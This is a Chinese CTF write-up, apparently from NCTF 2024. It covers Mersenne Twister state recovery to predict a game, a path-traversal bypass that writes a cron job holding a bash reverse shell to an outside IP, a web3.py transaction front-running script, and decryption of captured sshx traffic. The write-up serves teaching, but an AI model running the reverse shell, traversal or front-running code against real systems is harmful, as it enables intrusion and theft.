#sage
__import__('os').environ['TERM'] = 'xterm'

from Crypto.Util.number import *
from pwn import *
from sage.all import *
from random import *
from time import time

io = process(['python3','task.py'])
t0 = time()

io.recvuntil(b':')
monster_hp = int(io.recvline().strip().decode())

whatls = []
whatls.extend(int(i) for i in bin(monster_hp)[2:].zfill(64))

io.sendlineafter(b'option:',b'W')
io.recvuntil(b':')
n1 = int(io.recvuntil(b'~',drop=True).strip().decode())
n2 = int(io.recvline().strip().decode()) - n1
whatls.extend(int(i) for i in bin(n1)[2:].zfill(16))
whatls.extend(int(i) for i in bin(n2)[2:].zfill(16))

io.sendlineafter(b'?',b'y')
io.recvuntil(b':')
```

```
n1 = int(io.recvuntil(b'~',drop=True).strip().decode())
n2 = int(io.recvline().strip().decode()) - n1
whatls.extend(int(i) for i in bin(n1)[2:].zfill(16))
whatls.extend(int(i) for i in bin(n2)[2:].zfill(16))

for _ in range(620):
    io.sendlineafter(b'option:',b'W')
    io.sendlineafter(b'?',b'y')
    io.recvuntil(b':')
    n1 = int(io.recvuntil(b'~',drop=True).strip().decode())
    n2 = int(io.recvline().strip().decode()) - n1
    whatls.extend(int(i) for i in bin(n1)[2:].zfill(16))
    whatls.extend(int(i) for i in bin(n2)[2:].zfill(16))

weapon_data = [int(''.join(map(str,whatls[-32:-16])),2),int(''.join(map(str,whatls[-16:])),2)]
weapon_data[1] += weapon_data[0]

'''
# map a linear transformation matrix
# compute for first time only, afterwards comment this section for memory & time conservation
mt = []

for i in range(19968):
    f_stats = [0] * 19968
    f_stats[i] = 1

    state = [int(''.join(map(str,f_stats[i*32:(i+1)*32])),2) for i in range(624)]

    r = Random()
    r.setstate((3,tuple(state+[624]),None))

    vc = []
    vc.extend(int(i) for i in bin(r.getrandbits(64))[2:].zfill(64))
    for _ in range(622): # 624 - 2 = 622
        vc.extend(int(i) for i in bin(getrandbits(16))[2:].zfill(16))
        vc.extend(int(i) for i in bin(getrandbits(16))[2:].zfill(16))

    mt.append(vc)

save(mt,'mt.sobj')
'''

t0 = time()
```

```python
mt = load('mt.sobj') #matrix(GF(2),...)
breakpoint()
resvec = vector(GF(2),whatls)
init = mt.solve_left(resvec)

impl_state = [int(''.join(map(str,init[i*32:(i+1)*32])),2) for i in range(624)]

rn = Random()
rn.setstate((3,tuple(impl_state+[624]),None))

for _ in range(1244): # 622*2
    rn.getrandbits(16)

while True:
    x_grid = rn.randrange(2025)
    y_grid = rn.randrange(2025)
    io.sendlineafter(b'option:',b'A')
    io.sendlineafter(b'aim:',f'{x_grid} {y_grid}'.encode())
    rn.randint(weapon_data[0],weapon_data[1])
    io.recvline()
    if b'Victory' in io.recvline():
        break

print(f'time = {time() - t0:.2f}s')
io.interactive()
```

二阶段

成功进入第二阶段，这部分在题目中没有给出源码



其实经过简单尝试就能发现，这里只是过滤了../而且要求文件名不能以/开头，我们通过双写 `..../` 就能绕过做到目录穿越。这里我们可以向定时任务写入反弹shell的命令。但是有一点要注意的是，定时任务的命令结尾必须以换行符结束，可以参考这篇文章https://zahui.fan/posts/63d10d9c/ 因此，我们在输入内容后要记得再换一下行，输入一个空格（什么都不写是换不成功的）。

> 其实也可以直接去改task.py，但这里就展示一下定时任务的做法了

```
[-]Please enter the file name you want to create: $ ..../////..../////etc/cron.d/aaaa
[-]Now write something into the file (or type "exit" to finish writing): $ * * * * * root bash -c "bash -i >& /dev/tcp/60.204.245.37/23333 0>&1"
[-]Write in another line? [y/n]: $ y
[-]Now write something into the file (or type "exit" to finish writing): $
[-]Write in another line? [y/n]: $ n
[+]Your file has been successfully saved at /app/user_file/6585acc6/../../../etc/cron.d/aaaa, we promise we'll never lose it :)
```

```
root@hcss-ecs-054a:~# nc -lvvp 23333
Listening on 0.0.0.0 23333
Connection received on 39.105.197.205 27576
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
root@comp-xlcrypsc-677555999741384427c2txx:~#
```

flag在题目进程的环境变量里

```
root@comp-xlcrypsc-677555999741384427c2txx:~# cat /proc/1/environ
cat /proc/1/environ
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=comp-xlcrypsc-677555999741384427c2txxFLAG=nctf{
8944b794-e3d5-4c34-8063-b04b80b2db35}KUBERNETES_PORT_443_TCP_PROTO=tcpKUBERNETES_PORT_443_TCP_PORT=443KUBERNETES_PORT_44
3_TCP_ADDR=192.168.0.1KUBERNETES_SERVICE_HOST=192.168.0.1KUBERNETES_SERVICE_PORT=443KUBERNETES_SERVICE_PORT_HTTPS=443KUB
ERNETES_PORT=tcp://192.168.0.1:443KUBERNETES_PORT_443_TCP=tcp://192.168.0.1:443HOME=/rootroot@comp-xlcrypsc-677555999741
38427c2txx:~#
```

x1guessgame & x1guessgame_revenge

合约本身没有问题，只是普通的hash，但是这里check winner的方法是由部署人去带着答案claim一次，相当于回收里面的10eth，并且anvil设置成了每五秒自动挖一个块，所以这里就可以抢跑，监听到check winner的交易之后就以更高的gasfee发布一样的交易，达到抢跑的目的，用web3py很好写exp：

```python
from web3 import Web3
import json
import os
import time

infura_url = "http://39.106.16.204:47083/rpc"
web3 = Web3(Web3.HTTPProvider(infura_url))

if not web3.is_connected():
    raise Exception("not connected")

contract_abi = json.loads(open('./contracts/Challenge.abi').read())


def attempt_front_run(challenge_contract):
    while True:
        try:
            pending_transactions = web3.eth.get_block('pending')[
                'transactions']
            for tx_hash in pending_transactions:
                try:
                    tx = web3.eth.get_transaction(tx_hash)
```

```
                    if tx and tx['to'] == challenge_contract.address:
                        answer = tx['input'][-32:]
                        print("Detected a potential front-running transaction.")
                        claim_txn = challenge_contract.functions.claim(answer).build_transaction({
                            'from': deploy_address,
                            'nonce': web3.eth.get_transaction_count(deploy_address),
                            'gas': 2000000,
                            'gasPrice': web3.to_wei('22', 'gwei')
                        })
                        claim_txn['nonce'] = web3.eth.get_transaction_count(
                            deploy_address)
                        signed_claim_txn = web3.eth.account.sign_transaction(
                            claim_txn, private_key=deploy_private_key)
                        tx_claim_hash = web3.eth.send_raw_transaction(
                            signed_claim_txn.rawTransaction)
                        return tx_claim_hash
                except Exception as e:
                    print(f"Error decoding transaction: {e}")
                    continue

        except Exception as e:
            print(f"Error while attempting to front-run: {e}")
            time.sleep(1)


deploy_private_key = '0xd3a5497fe0e6c59df498bf30fe4dcb014463a2ec042cfcd6b216e6e16e14140d'
deploy_address = web3.eth.account.from_key(deploy_private_key).address
target_address = "0x7Ea525E97b68690e915369D03e07717f1b7C9bAf"

challenge_contract = web3.eth.contract(
    address=target_address, abi=contract_abi)

tx_claim_hash = attempt_front_run(challenge_contract)

print(f"等待交易完成... {web3.to_hex(tx_claim_hash)}")
tx_claim_receipt = web3.eth.wait_for_transaction_receipt(tx_claim_hash)
print(f"交易已完成: {tx_claim_receipt.transactionHash.hex()}")
```

x1sshx

```
近日，安全团队监控到内网一台主机泄漏了一条地址：
```

```

http://xx.xx.xx.xx:5173/s/yst2dH4Upr#4ZF1SFqBlIUma

但由于不可抗力因素，地址的最后一位丢失了。经分析，攻击者已通过原链接渗透进入内部系统，所幸我们恢复了攻击期间的流量，请你协助还原该地址并找出泄露的NCTF2024的flag
```

根据题目名可以知道这是sshx的流量，后面就是读源码的环节，感兴趣的可以自己去看一看

根据源码可知，sshx会将session以快照形式存储在redis中，默认端口12601，于是就可以在流量里找到这一部分，在tcp.stream eq 15

通过crates/sshx-server/src/session/snapshot.rs可以得知其实就是个protobuf序列化后再zstd压缩，很容易就可以还原，先把crates/sshx-core/proto/sshx.proto转换成python格式

```
protoc --python_out=. sshx.proto
```

然后直接解码就可以了

```
import zstd
import hexdump
from sshx_pb2 import SerializedSession, SerializedShell  # 从生成的 protobuf 文件中导入

# 解压并解析十六进制数据


def restore_from_hex(hex_data: str):
    # 将十六进制字符串转换为字节数据
    compressed_data = bytes.fromhex(hex_data)

    decompressed_data = zstd.decompress(compressed_data)

    # 解析为 SerializedSession 对象
    session = SerializedSession()
    session.ParseFromString(decompressed_data)

    # 打印解析后的数据
    print("还原后的会话信息：")
    print(f"加密零值：{session.encrypted_zeros.hex()}")
    print(f"名称：{session.name}")
    print(f"写密码哈希：{session.write_password_hash.hex()}")
    print(f"下一个 SID：{session.next_sid}")
    print(f"下一个 UID：{session.next_uid}")
```

```
25
26      # 打印每个 shell 的信息
27      for sid, shell in session.shells.items():
28          print(f"\nShell ID: {sid}")
29          print(f"序列号: {shell.seqnum}")
30          print(f"数据长度: {len(shell.data)} 字节")
31          print(f"块偏移: {shell.chunk_offset}")
32          print(f"字节偏移: {shell.byte_offset}")
33          print(f"是否关闭: {shell.closed}")
34          print(
35              f"窗口大小: {shell.winsize_x}x{shell.winsize_y}
    ({shell.winsize_rows} 行 x {shell.winsize_cols} 列)")
36
37
38  # 示例调用
39  if __name__ == "__main__":
40      # 示例输入（替换为你的实际十六进制数据）
41      hex_data =
    "28b52ffd60fa0fd187000a1057c23b95e820aa7e89b41317cc2a590612c321080112be2108cc1
    f1268ca2c32c479c6df12cd887c1b7d4b5aa374ed777ceb634b1f6c46bdc34a727699a44bf7a79
    3b3ab9125a73690bec641705ffe82c1afb71de3e460a27ee99985960e6b9bddb5cfaa001d4eb99
    f03c718a95246be836eaab7bf7dab027d26b93685c165785b458c1742122bf40566d3d4bf11b04
    dc86246743a4e3f322cedfbecdac2289b8114837f023fa3eff407ab71f1aa7ca04b41120eb0a7d
    c7564f197befdf3ba69ed55123d72253e5d2d9bf25af527f3930287e4512df3125026d87b3ef6f
    2e642a53404e332f55e1083b0b21d77cc8445d40ccd9b60ea33a977edb03a6abb3c342f129201e
    2db1a8d4653693ec3a527959a866471fddd229dd5112fb730894cbbdd89895933524c6afd2dea7
    fe145826e547a053f0c37ef10d65e81a07e30f143233cf24b32edbaf42af37f6517f8aef8cf805
    b52bd29953499ef94b5684ff4bcfc6d159afae5d005613b9e0827c0d1e7fc5a9a80cb737410568
    29f9584295674e5bb86349809ffaa25ebbcc355e5ad7ba482f0f537be120749c76f491ebd78120
    8dbf39a0c92809d2b1201ba1214fee3cb29e1c36652655dc6d351ef6a0867321ba212ae0152aa8
    846ef65de51f6508888441d22ff0a911df03403fd203c1a34ba8a8bb4d4d033dfb926da02f9b5b
    321611e4f9f829c95893c75b21e4d183e281d9a7a2019f1cf50f8e26549be9ce3e758101026543
    8b47264b1c83f55551a4ccd98d330b34694ce347f03e249615abdfc2fe9c5c4e1097d094f5364a
    048f399a72feeda58c6f450a4a9327867230809d6d987294fa16dc00d1fc0fe36ce08c2bc2e399
    31777a7635be6694772a1082ff4169412307ce25e33fcc1e2f90642e6834ef6aedabb4461638f6
    64cc73cba934610a1cd5c0e79a8c592cf146c523361308fe28b9e121bb5f32c4f885a631059094
    3aa237293a20b17bf78ceb503ff92c5ca121b76d7be6383ed71258c165b2d3691afe5e05aa4c9d
    fad302b4727141219a6e831acb785fe749ca2bdbc3dbd1603b2442bad1b6326f0a1121a5baf03b
    d01bed01c41a67821e7f8ad51f7aa3306b2a73316cc4712470c3640c4187a0607b03ae5a379eab
    35d939eb35ee01140e58d2e7338ccf0979ccc168553f05e627399eb886c79f2b3d29571327eaf1
    108660142e19de5d45a51f77fdf175bb8f0120b93308599b7cef589bf0cad12106cb9a4d23a025
    0864fdcc659ee8e01ff12157460f415bb95bb9f1a18f3f00f2dbc720a9e1111531215dcecadc89
    5aca4d253df358867d660ad6bb8d34d7512159849467f9e2bd820f823cfe422319bd006dc8ae53
    9120793ee2fcd84b0a512083f94b75b07c7ce01120513e69726cb12131ae05c668b9aea3b1c2f9
    b05f8623f88a1282c126829a82b7b011a7539e878bbfc1394ad90d00a46a0652ff83f8b838ae70
    ec7947ac34ce60e17277b39d3e64c971c12fcf05dbd2088bd56759c1cf92f9d1ef33b8549a0dab
    3eaee2afd714da4a3cafc0ce9e454615929531a7637ad5bcbde154ac0b605c61277ef705512438
```

```
07f0fd689b10df4a3406b110b1cf3b541ccdb54e18c9be8f7bf2975375163140091831 2b0fac2a
7fe3e17a338d774d10d0dce2a4f7293dd06aa7383db5c08221a226e12428ace01a50c547cdb54a
16d9503d35e1da9b8da121d2ace6f2694a5410c0a22ecb47a1b4b24ee18025f1788971d8e0539f
d03d14737990d4f4359fa81b354fe772aad129401bc987d15e37709195e9a5d4c7aacffdc99e87
167cd048f07fe501873894033fade93fd3fe690e35589ad191cf61930ae3469c99e9eaddde3c7b
3c77aa70df05abc390186eba45fe72b0188188c719e34c15661af385f5ee3d651939898a1e745d
c4484c4fdc637217dbc7ed8dd49b0ad8901f00fd57cf182236f58a58b1ee8d3cd38bdb84a43da2
056e688ed417712a7a1df0d041203957dfe12079a5d5f285653e01208965b31c1cdae032a12012
0120c8b81596cec473bd604c3186a121a9fb8f80384a301188fd784ee0bc0963636341e1219ffb
fc12c011212ed0eaf29fd89247abb9c32c6bce65677b0e5120787ba58455b4a96120739d7bd903
0c5141208e26cc91086d98ca212033ca0b8120a70998fc3e7c63babe2ee120779290ee1a9e9de1
20aca7ab4b50b42bab90e2c12688554f733aa90a10e60332e13b84bd2782b3ebe077a49dc6f81f
6dd17a4721f0a23cdd3f2028ecc86a617b7f2e1e29a66beaa73da730d6532b622e0f0d85115bbb
4010ba53c2ae9115d278f5053959cccbae54486d1fadba8d08074edd6cd541e94d317adf7ba247
312436a21a727456f9be3990c9f2e7cab2dbc10185ec4e5e44a45c6255d6d03ffb09df5aca8004
5812cfff52e6955e53a91c11438c4f767591b617ecedcc59c2f8c25adaf1912424e127a7b11b13
e57972b2278a0b12c910ed5ffba746afaccfa69bd949f0a09aab9725e0133b5e3b74668aea7943
f2d62ba307c0e4fc66da1efdc32d65bfe05efc8f4129401ee99cc36fb0196d44c91bee36aa9ebd
479686ca622641e4ff2b0daceeeb7b1dc3f123cccf9b7b4e231c68ec6f9fbbdc39379dacb4aa6f
fce46af3b2a280cfc3c121ede2e148e9d03b0db960be4fb851029f09b6e5658516560a77588813
3a234a4f4805b9cb772f1ae2ea3b5f3a768e37131916f6976a52a2bb93f648dc9fa82a1a838a04
f83ca3f40fdaa1b36f567b457fb049a12030c84ae1207390a9a5da58d141208b0a33ee432b70cd
7120101120c12777218b01718661a5aa1f8122033cade98707d67a10d63f72b22608dd9079479f
56600b266abb361925c0ef2ee1212ba4f016a0e841c218d07116d80826efe9bef121f6537d5230
b52cee385f41bf997e8961219cd8ffc5e4b67521131f7d1899997122970435fe32458e21453d8f
f1c5a766a1e1071ba0c694937885b1d0415b84efefb5dee77f873dbb752a0122635dc24900198a
72a738201f1097966e401f7740e918004414e056c258490ccd440acae79853b121204ebe50754c
67a21bfcb487b69549a26e0bb1235c61e5fc6beb419086a290204780d7c22c3e36b4def890a683
6839a62bda6b1c125fc36c95a4ab6e249b75fe46674607b3615e993e0121e8f437efb1b69f1402
8c500078cdb5cb4c396c2278d968fb6817f4c79a92c121edf804f043c24f9d005d04ed6e668611
c05313616aa90b0ff861cba7f6a35124747a9e22c8d8095ab2f91023ec1657e39333a73725a967
a6624a3f79a355d1a3408551e8636cd6c3f54ad073e0a3c34b8820718b8f24b558722d493a187e
d8bdef3493ab0c3d4aa1207084b59020b5164120831cfe1b012ab225f120306a8211216b3aae6e
206e3027ab9caec143e3c622ef36f98b957d11209e8b6ae48e4ef131ff21268ebbff3231e61e8b
c3b350905430d5aae0cddeb0b9496beab5c8ed3fefecd014e3118462ac12c59c17fcccc81fbe5c
723ecbac5ac01b945f94751e31ff9f10b3ae84e4022ab1cdc181f17e7c1b65970bcd498bad1307
073e1007cc066bbfa5a9e593d9d631d30006b123001906e7150d67dec6ed1f8830813c2295b93b
b70cd224de35ad4a2da7ff9011b65d717330497f727f528c632d2f79c1b1213f6d8cb3d7f5e8bf
97f2206db89eacbdb013d5a12421a5ff84071a72f3334d358d3d1681e34f121ca974cb4554a766
47127422212d497fffb77d69e6beecf920ae1a3d723d30827167f73fd50e5f85c3b5d78f6a67f8
db0129701294655b75ae713564e02fadf72bba54a51c83b5eb07651af566b300942c73f2eed3be
8f145fc37f077afbad7ec8ed9d781a88f212a4f13bf332a45c7f84a56f9af736258ab9c66a0539
d3b0320d4e3adb5ba6bdd4e8cb0ad17fe0b26654fcff96ede74c38741810496a80ca63bb85e261
7c83bb030589d7847cdd9f2ad8b41b5833f755688c088143ea7d3e819d95837fb6799d0fadb531
20751a512feea3a211208761039f8680c527f1201311214a9acc9ad6a6054b047cfa825a7b9fbd
13b843c66122ac00887db14d7e2cbdc1bc4bd4f9f0ed4e4492e1da776b328a4687d8ccfc9ba145
323d9df49bd55aae76e124156f8ffc8fd7329366deba56ef3e3c8fff1cb4234ea3d665bf1a2c2b
```

```
    f112c885ffccc3a96887988a88cc44b57c38cfbfc18235852d2ec0ca9a49088e426228d17bf129
    9018e99e3cf30e84aeab305acc41dcdf40c6a5f749f193845c77528313f91628990ad1f2733511
    2f5c899eedd215e129049f319f19a8f83dc7050c7f8ac5133f0702e13eb35186179eea9b852cd0
    b367444defd22a511692aa38552b44e655ad9de54f9109191d2f2e6ef83bf884b325e37e939612
    a9e21b8c200c6e1e5ac90e7513811644a581e8925614a256166c3d54a62a858b8bd1721d832123
    b66132f4d2769a7e51d1b559f3a778a186fbb64728d0748c4ac0234cec4ac8f322d67b7258b3f3
    3b74d7f1a5881bc8d2161fdf2bcdaa12dfadfa15312265965d9d2d0e26b30605b6639b416fe527
    9173c4efbafb1bcb38e1cb36f6b7e8cded0b513a9d81217d82fd58573f760059da9b16a385b31c
    51997d39b633ba2121290746fa9b02c514e9c8b5fdab777adb3dc2b1213348b47ca0239ab80cf7
    65628ab42978420848f1206ba449ec2e0f2120b07177e3f9eacb57815317612155e36a91072e03
    c168bb7e80c0e01ced9a07b955b4412506fb8cfa0bd5ad1ae2bb4e36f06c4d8eee771d3c5d8c38
    c9bd3f299d6739fd8ce032923b811a449038acd3c1b70b12afd39c830832c884cd7d07c0d37e31
    a7d6f9339b2596918e7d4a5d8bfa8d896a8471207158e23384009a01207a63c4fb5de6cc812089
    5a6e118ce32ec0e1205cfed11cbcd121943c57149d541c2cf05d9e19c87bc37f2cabc66f85174a
    17c4412401d58dd5c0883058aaf50acc57d595be9f2c2d821fabdf7c0c6a66b3658806075e55d3
    e2669d38632a0284a6afec2a0ecb5d1ef4d863c778985763a758752515312688e2a77aed59fc82
    b9539c5ab4b511b33b5ad0ca94df55baeb62aa68f9601e231e7facd961f01289b93c71f9acd752
    c66f130593dfb05fac7195815766eeb63f67b9150605051d93184073d9226a788d56c8eeb2d661
    90942a7bf145195056de465e26a2f0478abe112434e7f3e133123d9ccaaeeb1010aa0be5c32fee
    7323ac2d48b3e43e7bd940e11e760f85360cf50b8bf7bccc6f8d8aaf9facc1a9abe897bf0a0b66
    c3e6036881f2ef31a4e124292535d9839177bce4ad3a308a3d7bbb8299e48d193153e0b09bd6b2
    2f6bdb4b50062b8296c375658ff094613e027f474f248254ac43268b32c5b3bce183a60db3a5a1
    29401f8a0ee204ab18ded98495dec2a49d9f1556f1bda54aef9ced321db6a3b306cd74a737399c
    2db4b40960fef4477f84105032f27e58cdea9e927da766057414a5776708f8a93447c1e770240a
    40759a9bba984a97e3da1087b44f421c61c63265961d75e7b44ce24a06bc72abb28128b5afc66f
    5970925eaa180071d6eb0ad38ba745c683cddad8ba64bd3ca036adc46bd64ff1fcc12030191091
    20fa5adfa9ab603bdd32c0c81e44e61321201ba1214e2a082bfbce0721d45a50bfff93ecfe2e25
    a786a1224b19f48f19b0d93604f8f194cb4915de8b532f8eedaca32a370d4984dae8f6af6b39fd
    cb1121e3ff6bc7a66a5ee52bd9678fe560c6e81920c0998ca994343fcce798ea30f121b2565d4a
    6ac997f1b87be97655d74394a5b239cf31de086be9dccaf12193c96fe9660d9494396c4c3e9e6b
    3c76570a2303b8879218e3a122a66b2fffc380cadc2130699e99919e8e1993f221fc1df21613f2
    f49e95fe617d98f8ccb6b5b5be9ceb915121ea9019dd04ee90448c5d965d664401b478ee703c0a
    c97188cbf9ee5652a4c12318bf8f209b2f994fd597104135e57846b535e28cbd2087f8a8efc946
    b615650f922a55811df3a300dcea83f847875097b4112074da477d201d94012089959b8ea5ba79
    c7212037c7e531212eee295e8b3f767273cd0f9199efe8cfb2b5328014018485018022 0022a1c7
    a7973676d7a62407a7973676d7a6264654d6163426f6f6b2d50726f"

    # 调用还原函数
    restore_from_hex(hex_data)
```

就可以得到其中储存的加密零值，即使用key和全0iv加密的全0数据

```
加密零值: 57c23b95e820aa7e89b41317cc2a5906
```

然后就可以根据crates/sshx/src/encrypt.rs中的加密方式爆破出完整密钥

```python
from binascii import hexlify
import argon2
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
import string

key_prefix = b"4ZF1SFqBlIUma"
salt = b"This is a non-random salt for sshx.io, since we want to stretch the security of 83-bit keys!"
time_cost = 2
memory_cost = 19 * 1024
parallelism = 1
hash_len = 16

for i in string.printable:
    key = key_prefix + i.encode()
    raw_hash = argon2.low_level.hash_secret_raw(
        secret=key,
        salt=salt,
        time_cost=time_cost,
        memory_cost=memory_cost,
        parallelism=parallelism,
        hash_len=hash_len,
        type=argon2.low_level.Type.ID
    )

    iv = bytes([0] * 16)

    plaintext = bytes([0] * 16)

    cipher = Cipher(
        algorithms.AES(raw_hash),
        modes.CTR(iv),
        backend=default_backend()
    )

    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext) + encryptor.finalize()

    if ciphertext.hex() == "57c23b95e820aa7e89b41317cc2a5906":
        print(key.decode())
```

然后就可以直接解密流量了，加密流量通过websoket传输，在tcp.stream eq 53，消息是cbor2序列化的，直接解就行了

```
import cbor2
import os
import sys
from Crypto.Cipher import AES
from Crypto.Util import Counter

all = """
a16568656c6c6f8201781c7a7973676d7a62407a7973676d7a6264654d6163426f6f6b2d50726f
b900016c61757468656e746963617465825057c23b95e820aa7e89b41317cc2a59065057c23b95
e820aa7e89b41317cc2a5906
b90001677365744e616d65677a7973676d7a62
b90001677365744e616d65677a7973676d7a62
a1657573657273818201a4646e616d65665573657220316637572736f72f665666f637573f668
63616e5772697465f5
a1667368656c6c7380
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72f665666f6375
73f66863616e5772697465f5
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72f665666f6375
73f66863616e5772697465f5
b900016973657443757273 6f72821901733867
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901733867
65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901773841
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901773841
65666f637573f66863616e5772697465f5
a16c7368656c6c4c6174656e637900
b900016973657443757273 6f72821901733832
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901733832
65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901733832
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901733832
65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901753843
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901753843
65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901743844
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901743844
65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901743845
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901743845
65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901743845
```

```
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901743845
65666f637573f66863616e5772697465f5
b900016973657443757273 6f7282190174384b
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f7282190174384b
65666f637573f66863616e5772697465f5
b900016470696e671b0000019594c14b1a
a164706f6e671b0000019594c14b1a
b900016973657443757273 6f7282190174385d
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f7282190174385d
65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901743872
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901743872
65666f637573f66863616e5772697465f5
b900016973657443757273 6f7282190175387f
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f7282190175387f
65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901773886
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901773886
65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901773888
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901773888
65666f637573f66863616e5772697465f5
a16c7368656c6c4c6174656e637901
b900016973657443757273 6f72821901773888
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901773888
65666f637573f66863616e5772697465f5
b900016663726561746582 0000
a1667368656c6c73818201a4617800617 90064726f7773181864636f6c731850
b900016973756273637269626582 0100
b900016470696e671b0000019594c152f2
a164706f6e671b0000019594c152f2
b900016973657443757273 6f72821901773887
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901773887
65666f637573f66863616e5772697465f5
b900016973657443757273 6f728219015d3839
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f728219015d3839
65666f637573f66863616e5772697465f5
b900016973657443757273 6f728219014507
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901450765
666f637573f66863616e5772697465f5
a16c7368656c6c4c6174656e637901
a1666368756e6b73830100815868ca2c32c479c6df12cd887c1b7d4b5aa374ed777ceb634b1f6c
46bdc34a727699a44bf7a793b3ab9125a73690bec641705ffe82c1afb71de3e460a27ee9998596
0e6b9bddb5cfaa001d4eb99f03c718a95246be836eaab7bf7dab027d26b93685c165785b458c17
42
a1666368756e6b738301186881582bf40566d3d4bf11b04dc86246743a4e3f322cedfbecdac228
9b8114837f023fa3eff407ab71f1aa7ca04b41
```

```
a1666368756e6b7383011893814eb0a7dc7564f197befdf3ba69ed55
a1666368756e6b73830118a181583d72253e5d2d9bf25af527f3930287e4512df3125026d87b3ef6f2e642a53404e332f55e1083b0b21d77cc8445d40ccd9b60ea33a977edb03a6abb3c342f
b900016973657443757273 6f72821901331847
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901331847 65666f637573f66863616e5772697465f5
a1666368756e6b73830118de825892e2db1a8d4653693ec3a527959a866471fddd229dd5112fb730894cbbdd89895933524c6afd2dea7fe145826e547a053f0c37ef10d65e81a07e30f143233cf24b32edbaf42af37f6517f8aef8cf805b52bd29953499ef94b5684ff4bcfc6d159afae5d005613b9e0827c0d1e7fc5a9a80cb73741056829f9584295674e5bb86349809ffaa25ebbcc355e5ad7ba482f0f537be4749c76f491ebd78
a1666368756e6b7383011901778148dbf39a0c92809d2b
b900016973657443757273 6f728219012f1863
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f728219012f1863 65666f637573f66863616e5772697465f5
b900016973657443757273 6f728219012f1866
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f728219012f1866 65666f637573f66863616e5772697465f5
b900016973657443757273 6f728219012f1866
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f728219012f1866 65666f637573f66863616e5772697465f5
b900016973657443757273 6f728219012f1866
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f728219012f1866 65666f637573f66863616e5772697465f5
b900016973657443757273 6f7282190131186e
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f7282190131186e 65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901301872
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901301872 65666f637573f66863616e5772697465f5
b900016973657443757273 6f72821901301874
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901301874 65666f637573f66863616e5772697465f5
b90001646d6f76658201f6
a1667368656c6c73818201a461780061790064726f7773181864636f6c731850
b900016873657446 6f63757301
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901301874 65666f6375730168 63616e5772697465f5
b900016470696e671b0000019594c15acd
a164706f6e671b0000019594c15acd
a16c7368656c6c4c6174656e637901
b900016464617461830141281bd176e314fce30457
a1666368756e6b73830119017f8141ba
a1666368756e6b7383011901808254fee3cb29e1c36652655dc6d351ef6a0867321ba258ae52aa8846ef65de51f6508888441d22ff0a911df03403fd203c1a34ba8a8bb4d4d033dfb926da02f9b5b321611e4f9f829c95893c75b21e4d183e281d9a7a2019f1cf50f8e26549be9ce3e7581010265438b47264b1c83f55551a4ccd98d330b34694ce347f03e249615abdfc2fe9c5c4e1097d094f5364
```

```
a048f399a72feeda58c6f450a4a9327867230809d6d987294fa16dc00d1fc0fe36ce08c2bc2e39
931777a7635be6694772a1082ff41694
b900016464617461830141471bd176e314fce30458
a1666368756e6b7383011902428158307ce25e33fcc1e2f90642e6834ef6aedabb4461638f664c
c73cba934610a1cd5c0e79a8c592cf146c523361308fe28b9e
a1666368756e6b7383011902728158 1bb5f32c4f885a6310590943aa237293a20b17bf78ceb503
ff92c5ca
a1666368756e6b73830119028d81581b76d7be6383ed71258c165b2d3691afe5e05aa4c9dfad30
2b472714
b900016464617461830141b01bd176e314fce30459
a1666368756e6b7383011902a8815819a6e831acb785fe749ca2bdbc3dbd1603b2442bad1b6326
f0a1
a1666368756e6b7383011902c181581a5baf03bd01bed01c41a67821e7f8ad51f7aa3306b2a733
16cc47
b900016470696e671b0000019594c162a1
a164706f6e671b0000019594c162a1
b900016464617461830141 4f1bd176e314fce3045a
a1666368756e6b7383011902db8158470c3640c4187a0607b03ae5a379eab35d939eb35ee01140
e58d2e7338ccf0979ccc168553f05e627399eb886c79f2b3d29571327eaf1108660142e19de5d4
5a51f77fdf175bb8f0
a1666368756e6b738301190322814b93308599b7cef589bf0cad
a1666368756e6b73830119032d81506cb9a4d23a0250864fdcc659ee8e01ff
a16c7368656c6c4c6174656e637901
b900016464617461830141161bd176e314fce3045b
a1666368756e6b73830119033d81557460f415bb95bb9f1a18f3f00f2dbc720a9e111153
